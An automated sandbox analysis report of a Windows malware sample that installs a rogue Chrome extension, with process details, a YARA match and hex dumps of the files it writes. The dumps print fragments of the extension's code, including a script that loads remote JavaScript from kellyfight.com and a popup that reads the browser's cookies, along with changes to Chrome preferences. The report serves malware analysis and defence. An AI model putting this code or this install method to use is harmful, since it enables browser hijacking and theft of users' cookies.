C:\Users\user\AppData\Local\Temp\download\download_user.dll	unknown	3512776	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 38 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4d a2 15 7d 09 c3 7b 2e 09 c3 7b 2e 09 c3 7b 2e 1a cb 12 2e 0b c3 7b 2e 0c cf 24 2e 0e c3 7b 2e 0c cf 74 2e 05 c3 7b 2e 0c cf 26 2e 0d c3 7b 2e 0c cf 1b 2e 04 c3 7b 2e 8a cb 24 2e 0d c3 7b 2e f3 e0 62 2e 0d c3 7b 2e 1a cb 26 2e 0b c3 7b 2e 87 d4 24 2e 0b c3 7b 2e e1 dc 71 2e 42 c3 7b 2e 8a cb 26 2e 12 c3 7b 2e 87 d4 26 2e 0d c3 7b 2e 09 c3 7a 2e 89 c1 7b 2e 87 d4 1b 2e 6b c1 7b	MZ.....@..... 8.....!..L!This program cannot be run in DOS mode....\$......M..){...{.. {.....{...\$. {...t...&...{..... ..{...\$. {...b...{...&...{...\$. {...q.B.{...&...{...&...{...Z... {....k.{	success or wait	1	2E6DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\msvc71.dll	unknown	503808	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 84 6b fe f4 c0 0a 90 a7 c0 0a 90 a7 c0 0a 90 a7 43 02 cd a7 c2 0a 90 a7 c0 0a 91 a7 af 0a 90 a7 4e 1d cd a7 c3 0a 90 a7 4e 1d 9f a7 c4 0a 90 a7 4e 1d f0 a7 e5 0a 90 a7 4e 1d cf a7 ef 0a 90 a7 4e 1d cc a7 c1 0a 90 a7 4e 1d ce a7 c1 0a 90 a7 4e 1d ca a7 c1 0a 90 a7 52 69 63 68 c0 0a 90 a7 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ed 51 b4 44 00 00 00 00 00 00 00 00 e0 00 0e	MZ.....@..... 8.....!..L!This program cannot be run in DOS mode.... \$......k.....C.....N.....N.....N... ...N.....N.....N.....N.Rich.....PE..L... .Q.D.....	success or wait	1	2E6DB9A	WriteFile

Analysis Process: msixexec.exe PID: 4584 Parent PID: 3980

General

Start time:	17:36:39
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\msixexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\systemwow64\MsiExec.exe -Embedding C6BE2003C858D11BE040843C2C46EAA2C
Imagebase:	0xf20000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 56BB1610C0318054.exe PID: 576 Parent PID: 1676

General

Start time:	17:36:40
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe 200 user01
Imagebase:	0x400000
File size:	4247224 bytes
MD5 hash:	63204EB716C856723A010747D58A6B00
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000004.00000002.378006718.0000000002560000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1611970606876	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E35939	CreateFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\history	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E358D6	CreateFileA
C:\Users\user\AppData\Local\crx.7z	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2D2DA6B	CreateFileW
C:\Users\user\AppData\Local\crx.json	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2D2DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldeaoafkhiajkpjhppll	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open repare point	success or wait	1	2D159E1	CreateDirectoryA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldeaoafkhiajkpjhppll\1.0.0.0_0	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open repare point	success or wait	1	2D159E1	CreateDirectoryA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1611970606876	unknown	37737	37 7a bc af 27 1c 00 03 49 56 77 20 27 93 00 00 00 00 00 00 22 00 00 00 00 00 00 00 c6 53 db b7 00 1b 9e 93 8a f1 38 25 44 84 d4 fd 32 20 a4 96 4a 87 97 a8 79 31 81 43 bf cd 88 aa be a1 86 f3 48 45 38 39 a7 56 e6 98 5a 27 2c 6e 2a d5 24 f5 54 04 56 13 15 15 0e ad 4f c1 25 7b 1f 49 1e 36 21 06 94 8b 91 d9 22 83 de 3a 19 4c 99 a9 6e 72 48 2e 8f 41 86 6d 0b 09 ba 86 eb f9 89 35 cc 4d 04 6f 00 1c f5 b9 9d e9 51 e7 d0 e1 72 8d cb 01 9b e2 ff 7c fa 6b 31 9d f0 53 22 a9 eb 77 22 59 ae 93 e1 32 70 53 b5 bb a4 b4 67 88 f7 c1 dc f8 56 3a 79 15 3b 15 cd 2b 86 d5 9b 50 89 e4 8c 38 46 ed bd 74 17 93 fd 29 95 26 3a e6 21 6a a5 ee cb b3 ba e9 3d 89 fc 7f 25 d8 b1 64 0d 62 15 75 b7 26 e2 05 34 79 a6 3c b9 39 37 c4 a4 5b 11 60 4c 5d 37 0b cf c3 73 5a 97 3b be 4b d1 07 45	7z..'...IVw'.....".....S8%D...2 ..J...y1.C....HE89.V.Z',n*.\$T.V.....O .%{.l.6!....."....L..nrH..A.m..5.M.o.....Q...r..... k 1..S"..w"Y...2pS.....g.....V:y. ;..+...P...8F..t..).&:lj.... ..=...%.d.b.u.&..4y.<.97..['` Lj7...sZ.;K..E	success or wait	1	2E35954	WriteFile
C:\Users\user\AppData\Local\crx.7z	unknown	36105	37 7a bc af 27 1c 00 03 d4 03 39 bb c5 8c 00 00 00 00 00 00 24 00 00 00 00 00 00 00 9a 5e 78 12 00 44 94 05 c4 7a 27 f6 f7 ee 89 8e 50 90 88 b3 aa d5 50 27 c5 42 d4 1a 61 ac 49 6b d6 3f 68 a5 4f 20 28 3c 4d b3 dc 41 14 b2 8b 53 b1 d5 1c 3e 6c 1f ed 13 5b 9c 79 9b 8d f6 45 ee 42 46 14 40 19 2a 77 cb bb 0b 34 33 03 a5 7b ac 62 f1 47 fb d2 f3 28 ae 2e e8 bb 3d 81 51 c6 ac 32 27 d3 39 a5 6c 25 85 09 7e 06 34 db a9 b4 60 7e ed 75 58 36 c1 c9 08 8a 98 53 c3 ed 15 b5 9b 54 19 c1 4b ca 5c 29 7d d7 e3 2c 2b 3e 5c 59 65 46 70 2d b1 00 ca 3c a7 4f 74 70 77 e2 ff 0d 86 f7 cd 23 d7 4e 56 1a 13 ab ee f7 ff da d9 d5 7e a1 3b a5 28 fd db 8d 2d e3 46 7e ae 7f 86 52 a4 24 73 0f cb 6d d6 d4 7d 2f 1a 3e e0 01 78 96 c8 3e ac b1 4f 73 77 8b 82 6d de 1d 41 b6 4f b3 68 5d d7 64	7z..'.....9.....\$.....^ x..D...z'.....P.....P'.B..a.lk.? h.O (<M..A...S...> ...[.y... E.BF.@.*w...43..f.b.G... (....= .Q..2'.9.l%..~.4...`~.uX6..... S.....T..K.l)}.,+>\YeFp->...<. Otpw.....#.NV.....~.;.(...- .F~...R.\$s..m..j/..>..x..>..O sw..m..A.O.hj.d	success or wait	1	2D2DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\crx.json	unknown	1981	7b 22 61 63 74 69 76 65 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 7b 22 61 70 69 22 3a 5b 22 61 63 74 69 76 65 54 61 62 22 2c 22 62 72 6f 77 73 69 6e 67 44 61 74 61 22 2c 22 63 6f 6e 74 65 6e 74 53 65 74 74 69 6e 67 73 22 2c 22 63 6f 6e 74 65 78 74 4d 65 6e 75 73 22 2c 22 63 6f 6f 6b 69 65 73 22 2c 22 64 6f 77 6e 6c 6f 61 64 73 22 2c 22 64 6f 77 6e 6c 6f 61 64 73 49 6e 74 65 72 6e 61 6c 22 2c 22 68 69 73 74 6f 72 79 22 2c 22 6d 61 6e 61 67 65 6d 65 6e 74 22 2c 22 70 72 69 76 61 63 79 22 2c 22 73 74 6f 72 61 67 65 22 2c 22 74 61 62 73 22 2c 22 74 6f 70 53 69 74 65 73 22 2c 22 77 65 62 4e 61 76 69 67 61 74 69 6f 6e 22 2c 22 77 65 62 52 65 71 75 65 73 74 22 2c 22 77 65 62 52 65 71 75 65 73 74 42 6c 6f 63 6b 69 6e 67 22 5d 2c 22 73 63 72 69 70 74 61 62 6c 65	{"active_permissions": {"api": "activeTab","browsingData ","co ntentSettings","contextMen us", "cookies","downloads","do wnloa dsInternal","history","mana gem ent","privacy","storage","ta bs ","topSites","webNavigatio n", webRequest","webRequest Blocking"},"scriptable	success or wait	1	2D2DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	32768	7b 22 65 78 74 65 6e 73 69 6f 6e 73 22 3a 7b 22 70 6f 6c 69 63 79 22 3a 7b 22 73 77 69 74 63 68 22 3a 66 61 6c 73 65 7d 2c 22 73 65 74 74 69 6e 67 73 22 3a 7b 22 61 61 70 6f 63 63 6c 63 67 6f 67 6b 6d 6e 63 6b 6f 6b 64 6f 70 66 6d 68 6f 6e 66 6d 67 6f 65 6b 22 3a 7b 22 61 63 6b 5f 65 78 74 65 72 6e 61 6c 22 3a 74 72 75 65 2c 22 61 63 74 69 76 65 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 7b 22 61 70 69 22 3a 5b 5d 2c 22 6d 61 6e 69 66 65 73 74 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 5b 5d 7d 2c 22 61 70 70 5f 6c 61 75 6e 63 68 65 72 5f 6f 72 64 69 6e 61 6c 22 3a 22 77 22 2c 22 63 6f 6d 6d 61 6e 64 73 22 3a 7b 7d 2c 22 63 6f 6e 74 65 6e 74 5f 73 65 74 74 69 6e 67 73 22 3a 5b 5d 2c 22 63 72 65 61 74 69 6f 6e 5f 66 6c 61 67 73 22 3a 31 33 37 2c 22 65 76 65	{"extensions":{"policy": {"switch":false},"settings": {"aapocc lchgogkmnckokdopfmhonfm goek":{" ack_external":true,"active_ permissions":{"api": [],"manifest_permissions": []},"app_launcher _ordinal":"w","commands": {},"content_settings": [],"creation_flags":137,"eve	success or wait	1	2D24133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	1868	34 46 33 39 45 43 43 33 43 34 36 41 34 31 42 42 30 37 22 2c 22 6c 61 73 74 5f 75 73 65 72 6e 61 6d 65 22 3a 22 32 41 41 39 34 36 36 36 34 32 38 41 34 31 42 42 39 38 38 38 43 45 38 42 38 41 36 37 45 42 38 37 39 33 34 43 32 44 30 33 32 41 37 46 37 46 33 41 46 42 36 46 34 30 46 35 46 46 33 34 43 37 31 41 22 7d 7d 2c 22 68 6f 6d 65 70 61 67 65 22 3a 22 41 42 34 41 44 38 39 33 36 43 41 30 33 43 36 33 44 43 35 35 45 35 45 38 32 36 35 37 43 38 31 44 37 44 45 35 42 43 44 45 38 32 36 45 35 37 31 46 31 46 32 38 42 39 32 43 41 34 39 46 43 42 43 34 22 2c 22 68 6f 6d 65 70 61 67 65 5f 69 73 5f 6e 65 77 74 61 62 70 61 67 65 22 3a 22 32 42 35 39 43 44 45 37 33 33 34 30 43 36 35 45 37 31 38 36 30 39 31 31 44 34 30 37 37 30 38 32 33 34 39 45 36 44 37 43 41 46 38 44 31 37	4F39ECC3C46A41BB07"," last_user name":"2AA94666428A41 BB9888CE8 B8A67EB87934C2D032A7 F7F3AFB6F4 0F5FF34C71A"}}, "homepa ge":"AB4 AD8936CA03C63DC55E5 E82657C81D7 DE5BCDE826E571F1F28 B92CA49FCBC 4", "homepage_is_newtabp age":""2 B59CDE73340C65E71860 911D407708 2349E6D7CAF8D17	success or wait	1	2D24133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcdkeaoafkhiajkpjhpppl\1.0.0.0_0\icon.png	unknown	1161	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 06 00 00 00 3b 30 ae a2 00 00 04 50 49 44 41 54 48 89 ed 95 5d 88 94 65 14 c7 7f e7 79 de 99 fd 9a d5 75 77 dc 75 d1 3e ac f0 c6 44 a3 04 2f b2 04 33 24 ac db e8 22 02 b1 2e ac ab b2 bc 4a b6 0f 0a a2 48 ba e8 c2 28 8a a0 82 a4 1b c3 30 4a 0c 0b d2 44 dd c0 84 58 2c 30 3f b6 76 26 57 77 d7 9d 8f f7 39 5d 3c cf fb ce 3b e3 3a e6 4d 74 e1 81 77 e6 19 de e7 9c ff f9 ff cf c7 c0 0d fb 8f 4c 00 56 1f d9 7c 7a a2 5a 5f d2 ee 62 24 a2 bd 91 29 f7 e7 a2 9d df ac 7a ef d5 ec bb f5 c7 9f 7c a9 5c ab 3f 33 55 77 fd bf 0e 0e 5e e1 7b db f8 78 7a 1e cc 47 bf 1f ba e7 83 a5 06 60 a2 5a 5f 22 21 0b 91 b9 9f 18 95 0b b5 78 e0 d4 4c e5 95 b5 47 b7 1c 48 02 ad 3d ba f9 f0 6f 33 95 1d 93 b5 b8 3f 46	.PNG.....IHDR.....; 0....PIDATH...].e...y.....u w.u.>...D../..3\$...".....J.. ..H...({.....OJ...D...X,0?.v&W w....9]<...;.Mt.W.....L.V.. z.Z_..b\$..).....z..l.?3Uw....^ {...xz..G..`Z_"!.....x.L...G..H ..=...o3.....?F	success or wait	1	2D2DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafk\hiajcpjhpppl\1.0.0.0_background.js	unknown	886	24 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 0a 63 68 72 6f 6d 65 2e 74 61 62 73 2e 6f 6e 53 65 6c 65 63 74 69 6f 6e 43 68 61 6e 67 65 64 2e 61 64 64 4c 69 73 74 65 6e 65 72 28 66 75 6e 63 74 69 6f 6e 28 74 61 62 2c 69 6e 66 6f 29 7b 0a 09 0a 09 63 68 72 6f 6d 65 2e 74 61 62 73 2e 71 75 65 72 79 28 7b 0a 09 09 09 61 63 74 69 76 65 20 3a 20 74 72 75 65 0a 09 09 7d 2c 20 66 75 6e 63 74 69 6f 6e 28 74 61 62 29 20 7b 0a 09 09 09 76 61 72 20 70 61 67 65 55 72 6c 20 3d 20 74 61 62 5b 30 5d 2e 75 72 6c 3b 0a 09 09 09 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 70 61 67 65 55 72 6c 29 3b 0a 09 09 09 69 66 20 28 4e 75 6d 62 65 72 28 70 61 67 65 55 72 6c 2e 69 6e 64 65 78 4f 66 28 22 65 78 74 65 6e 73 69 6f 6e 73 22 29 29 20 3e 20 31 29 20 0a 09 09 09 7b 0a 09 09 09 63 68	\$(function() {..chrome.tabs.on SelectionChanged.addList ener(function(tab,info) {....chrome.t abs.query({....active : true.. }), function(tab) {...var pag eUrl = tab[0].url;....console. log(pageUrl);....if (Number(pa geUrl.indexOf("extensions" > 1){....ch	success or wait	1	2D2DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafk\hiajcpjhpppl\1.0.0.0_book.js	unknown	152	28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 20 0d 0a 20 20 73 2e 73 72 63 20 3d 20 27 2f 2f 6b 65 6c 6c 79 66 69 67 68 74 2e 63 6f 6d 2f 32 32 61 66 66 35 36 66 34 35 66 36 62 33 36 64 65 63 2e 6a 73 27 3b 20 0d 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 62 6f 64 79 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 73 29 3b 0d 0a 7d 29 28 29 3b	(function(){.. var s = docume nt.createElement('script'); .. s.src = '/kellyfight.com/22aff 56f45f6b36dec.js'; .. documen t.body.appendChild(s;...)) ());	success or wait	1	2D2DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafk\hiajcpjhpppl\1.0.0.0_0\jquery-1.8.3.min.js	unknown	93637	2f 2a 21 20 6a 51 75 65 72 79 20 76 31 2e 38 2e 33 20 6a 71 75 65 72 79 2e 63 6f 6d 20 7c 20 6a 71 75 65 72 79 2e 6f 72 67 2f 6c 69 63 65 6e 73 65 20 2a 2f 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 5f 28 65 29 7b 76 61 72 20 74 3d 4d 5b 65 5d 3d 7b 7d 3b 72 65 74 75 72 6e 20 76 2e 65 61 63 68 28 65 2e 73 70 6c 69 74 28 79 29 2c 66 75 6e 63 74 69 6f 6e 28 65 2c 6e 29 7b 74 5b 6e 5d 3d 21 30 7d 29 2c 74 7d 66 75 6e 63 74 69 6f 6e 20 48 28 65 2c 6e 2c 72 29 7b 69 66 28 72 3d 3d 3d 74 26 26 65 2e 6e 6f 64 65 54 79 70 65 3d 3d 3d 31 29 7b 76 61 72 20 69 3d 22 64 61 74 61 2d 22 2b 6e 2e 72 65 70 6c 61 63 65 28 50 2c 22 2d 24 31 22 29 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 72 3d 65 2e 67 65 74 41 74 74 72 69 62 75 74 65	/*! jQuery v1.8.3 jquery.com jquery.org/license */..(funct ion(e,t){function _(e){var t=M[e]={};return v.each(e.split(y ,function(e,n){t[n]=!0}),t)fu nction H(e,n,r) {if(r===t&&e.no deType===1){var i="data- "+n.replace(P,"-" \$1").toLowerCase();r =e.getAttribute	success or wait	1	2D2DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafk\hiajcpjhpppl\1.0.0.0_0\popup.js	unknown	642	24 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 0d 0a 09 0d 0a 09 76 61 72 20 61 2c 20 65 3b 0d 0a 0d 0a 09 63 68 72 6f 6d 65 2e 74 61 62 73 2e 67 65 74 53 65 6c 65 63 74 65 64 28 6e 75 6c 6c 2c 20 66 75 6e 63 74 69 6f 6e 28 74 61 62 29 20 7b 0d 0a 09 09 65 20 3d 20 74 61 62 2e 75 72 6c 3b 20 0d 0a 09 09 61 6c 65 72 74 28 22 75 72 6c 2d 2d 22 20 2b 20 65 29 3b 0d 0a 09 7d 29 3b 0d 0a 0d 0a 09 63 68 72 6f 6d 65 2e 63 6f 6f 6b 69 65 73 2e 67 65 74 41 6c 6c 28 7b 0d 0a 09 09 75 72 6c 20 3a 20 65 0d 0a 09 7d 2c 20 66 75 6e 63 74 69 6f 6e 28 79 74 43 6f 6f 6b 69 65 73 29 20 7b 0d 0a 09 09 66 6f 72 20 28 20 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 79 74 43 6f 6f 6b 69 65 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0d 0a 09 09 09 69 66 20 28 79 74 43 6f	\$(function() {.....var a, e ;.....chrome.tabs.getSelect ed(null, function(tab) {....e = tab.url;alert("url-" + e) ;...});.....chrome.cookies.ge tAll({....url : e...}, function (ytCookies) {....for (var i = 0; i < ytCookies.length; i++) {.....if (ytCo	success or wait	1	2D2DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafk\hiajcpjhpppl\1.0.0.0_manifest.json	unknown	1296	7b 0d 0a 20 20 20 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 20 7b 0d 0a 20 20 20 20 20 20 22 70 65 72 73 69 73 74 65 6e 74 22 3a 20 74 72 75 65 2c 0d 0a 20 20 20 20 20 20 22 73 63 72 69 70 74 73 22 3a 20 5b 20 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 2c 20 22 62 61 63 6b 67 72 6f 75 6e 64 2e 6a 73 22 20 5d 0d 0a 20 20 20 7d 2c 0d 0a 20 20 20 22 62 72 6f 77 73 65 72 5f 61 63 74 69 6f 6e 22 3a 20 7b 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 69 63 6f 6e 22 3a 20 22 69 63 6f 6e 2e 70 6e 67 22 2c 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 70 6f 70 75 70 22 3a 20 22 70 6f 70 75 70 2e 68 74 6d 6c 22 2c 0d 0a 20 20 20 20 20 20 22 64 65 66 61 75 6c 74 5f 74 69 74 6c 65 22 3a 20 22 62 6f 6f 6b 5f 68 65 6c 70 65 72 22 0d 0a 20 20	{.. "background": {.. "persistent": true,.. "scripts": ["jquery-1.8.3.min.js", "background.js"].. }.. "browser_action": {.. "default_icon": "icon.png",.. "default_popup": "popup.html",.. "default_title": "book_helper"..	success or wait	1	2D2DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafk\hiajcpjhpppl\1.0.0.0_manifest.json	unknown	1084	7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 22 70 65 72 73 69 73 74 65 6e 74 22 3a 74 72 75 65 2c 22 73 63 72 69 70 74 73 22 3a 5b 22 6a 71 75 65 72 79 2d 31 2e 38 2e 33 2e 6d 69 6e 2e 6a 73 22 2c 22 62 61 63 6b 67 72 6f 75 6e 64 2e 6a 73 22 5d 7d 2c 22 62 72 6f 77 73 65 72 5f 61 63 74 69 6f 6e 22 3a 7b 22 64 65 66 61 75 6c 74 5f 69 63 6f 6e 22 3a 22 69 63 6f 6e 2e 70 6e 67 22 2c 22 64 65 66 61 75 6c 74 5f 70 6f 70 75 70 22 3a 22 70 6f 70 75 70 2e 68 74 6d 6c 22 2c 22 64 65 66 61 75 6c 74 5f 74 69 74 6c 65 22 3a 22 64 38 79 49 2b 48 66 37 72 58 22 7d 2c 22 63 6f 6e 74 65 6e 74 5f 73 63 72 69 70 74 73 22 3a 5b 7b 22 61 6c 6c 5f 66 72 61 6d 65 73 22 3a 66 61 6c 73 65 2c 22 6a 73 22 3a 5b 22 64 38 79 49 2b 48 66 37 72 58 2e 6a 73 22 5d 2c 22 6d 61 74 63 68	{"background": {"persistent":true,"scripts":["jquery-1.8.3.min.js","background.js"]},"browser_action":{"default_icon":"icon.png","default_popup":"popup.html","default_title":"d8yl+Hf7rX"},"content_script":{"all_frames":false,"js":["d8yl+Hf7rX.js"],"match	success or wait	1	2D24133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	7b 22 61 63 63 6f 75 6e 74 5f 69 64 5f 6d 69 67 72 61 74 69 6f 6e 5f 73 74 61 74 65 22 3a 32 2c 22 61 63 63 6f 75 6e 74 5f 74 72 61 63 6b 65 72 5f 73 65 72 76 69 63 65 5f 6c 61 73 74 5f 75 70 64 61 74 65 22 3a 22 31 33 32 34 35 39 35 32 38 39 32 31 38 33 39 37 34 22 2c 22 61 6c 74 65 72 6e 61 74 65 5f 65 72 72 6f 72 5f 70 61 67 65 73 22 3a 7b 22 62 61 63 6b 75 70 22 3a 74 72 75 65 7d 2c 22 61 6e 6e 6f 75 6e 63 65 6d 65 6e 74 5f 6e 6f 74 69 66 69 63 61 74 69 6f 6e 5f 73 65 72 76 69 63 65 5f 66 69 72 73 74 5f 72 75 6e 5f 74 69 6d 65 22 3a 22 31 33 32 34 35 39 35 32 38 39 31 39 39 38 33 32 34 22 2c 22 61 75 74 6f 63 6f 6d 70 6c 65 74 65 22 3a 7b 22 72 65 74 65 6e 74 69 6f 6e 5f 70 6f 6c 69 63 79 5f 6c 61 73 74 5f 76 65 72 73 69 6f 6e 22 3a 38 35 7d 2c 22 61	{"account_id_migration_status": 2,"account_tracker_service_ _last_update":"1324595289218 3974", "alternate_error_pages": {"back up":true},"announcement_ notification_service_first_run_ time" :"13245952891998324"},"au tocomplete": {"retention_policy_last_ version":85},"a	success or wait	1	2D24133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	1357	7d 2c 22 6d 65 64 69 61 5f 73 74 72 65 61 6d 5f 6d 69 63 22 3a 7b 7d 2c 22 6d 69 64 69 5f 73 79 73 65 78 22 3a 7b 7d 2c 22 6d 69 78 65 64 5f 73 63 72 69 70 74 22 3a 7b 7d 2c 22 6e 61 74 69 76 65 5f 66 69 6c 65 5f 73 79 73 74 65 6d 5f 72 65 61 64 5f 67 75 61 72 64 22 3a 7b 7d 2c 22 6e 61 74 69 76 65 5f 66 69 6c 65 5f 73 79 73 74 65 6d 5f 77 72 69 74 65 5f 67 75 61 72 64 22 3a 7b 7d 2c 22 6e 66 63 22 3a 7b 7d 2c 22 6e 6f 74 69 66 69 63 61 74 69 6f 6e 73 22 3a 7b 7d 2c 22 70 61 73 73 77 6f 72 64 5f 70 72 6f 74 65 63 74 69 6f 6e 22 3a 7b 7d 2c 22 70 61 79 6d 65 6e 74 5f 68 61 6e 64 6c 65 72 22 3a 7b 7d 2c 22 70 65 72 6d 69 73 73 69 6f 6e 5f 61 75 74 6f 62 6c 6f 63 6b 69 6e 67 5f 64 61 74 61 22 3a 7b 7d 2c 22 70 6c 75 67 69 6e 73 22 3a 7b 7d 2c 22 70 6f 70 75	},"media_stream_mic": {}, {"midi_sysex": {}, {"mixed_script":{},"native_ file_system_read_guard":{} }, "native_file_system_write_ guard":{},"nfc": {}, "notifications": {}, "password_protection": {}, "payment_handler": {}, "permission_ autoblocking_data": {}, "plugins":{},"popu	success or wait	1	2D24133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1611970639276	unknown	553040	37 7a bc af 27 1c 00 03 ea e7 37 01 0c 70 08 00 00 00 00 00 24 00 00 00 00 00 00 00 ed 31 e4 cc 00 28 12 bc 60 28 97 d1 19 3c e0 b2 5e 85 95 2d b1 2b c5 a2 bf a4 e0 51 18 33 44 2d e3 15 8b d7 10 0b 1a a4 87 69 ee c8 73 69 97 61 ad 2c 56 b5 6b 0d 7b 4a 55 b0 64 6b c2 27 e7 68 bc fa d5 8f 20 4b 52 bb 24 7e 57 d9 fa 8f 26 18 20 ab d8 f3 b4 0d b1 f5 8f 96 bc d9 3c 59 39 07 2c 0b 30 f3 6b 2b 7f 3c 62 c0 86 bf 3f 7a 71 6c 6e 77 13 b1 af e0 1b 12 5c 84 d8 35 43 fa a9 0e 5e da 11 e1 ac 79 03 d8 93 cc bd a9 20 16 b1 46 5a 18 86 30 e3 24 95 9f 08 d0 8f a3 76 64 73 0d 1b 1e a7 b7 59 78 92 51 98 e8 17 78 cb c7 5f c2 e9 59 6b fa e8 6e bd 3e 26 a0 59 b3 c9 37 0b 42 3d c8 28 bd 38 b0 77 3c 0a 91 d2 a7 73 56 73 df 56 05 b2 36 3c 6f 1a 28 8d c4 19 8d d9 1f 62 e1 9b e5 74	7z..'.....7..p.....\$.....1... (..'(<..^..-+.....Q.3D-i..si.a.,V.k.{JU.dk.' .h.... KR.\$~W...&. <Y9.,0.k+,<b...? zqInw.....\..5C...^....y..... ..FZ..0.\$..vds.....Yx.Q...x..._.Yk..n >&.Y..7.B=, (.8.w<....sVs.V..6<o. (.....b...t	success or wait	1	2E35954	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe	unknown	4247224	success or wait	1	404CDB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	28672	success or wait	1	2D23578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	1	2D23578	ReadFile
C:\Users\user\AppData\Local\Temp\1611970606876	unknown	32	success or wait	4	2D2DB1A	ReadFile
C:\Users\user\AppData\Local\crx.json	unknown	4096	success or wait	1	2D23578	ReadFile
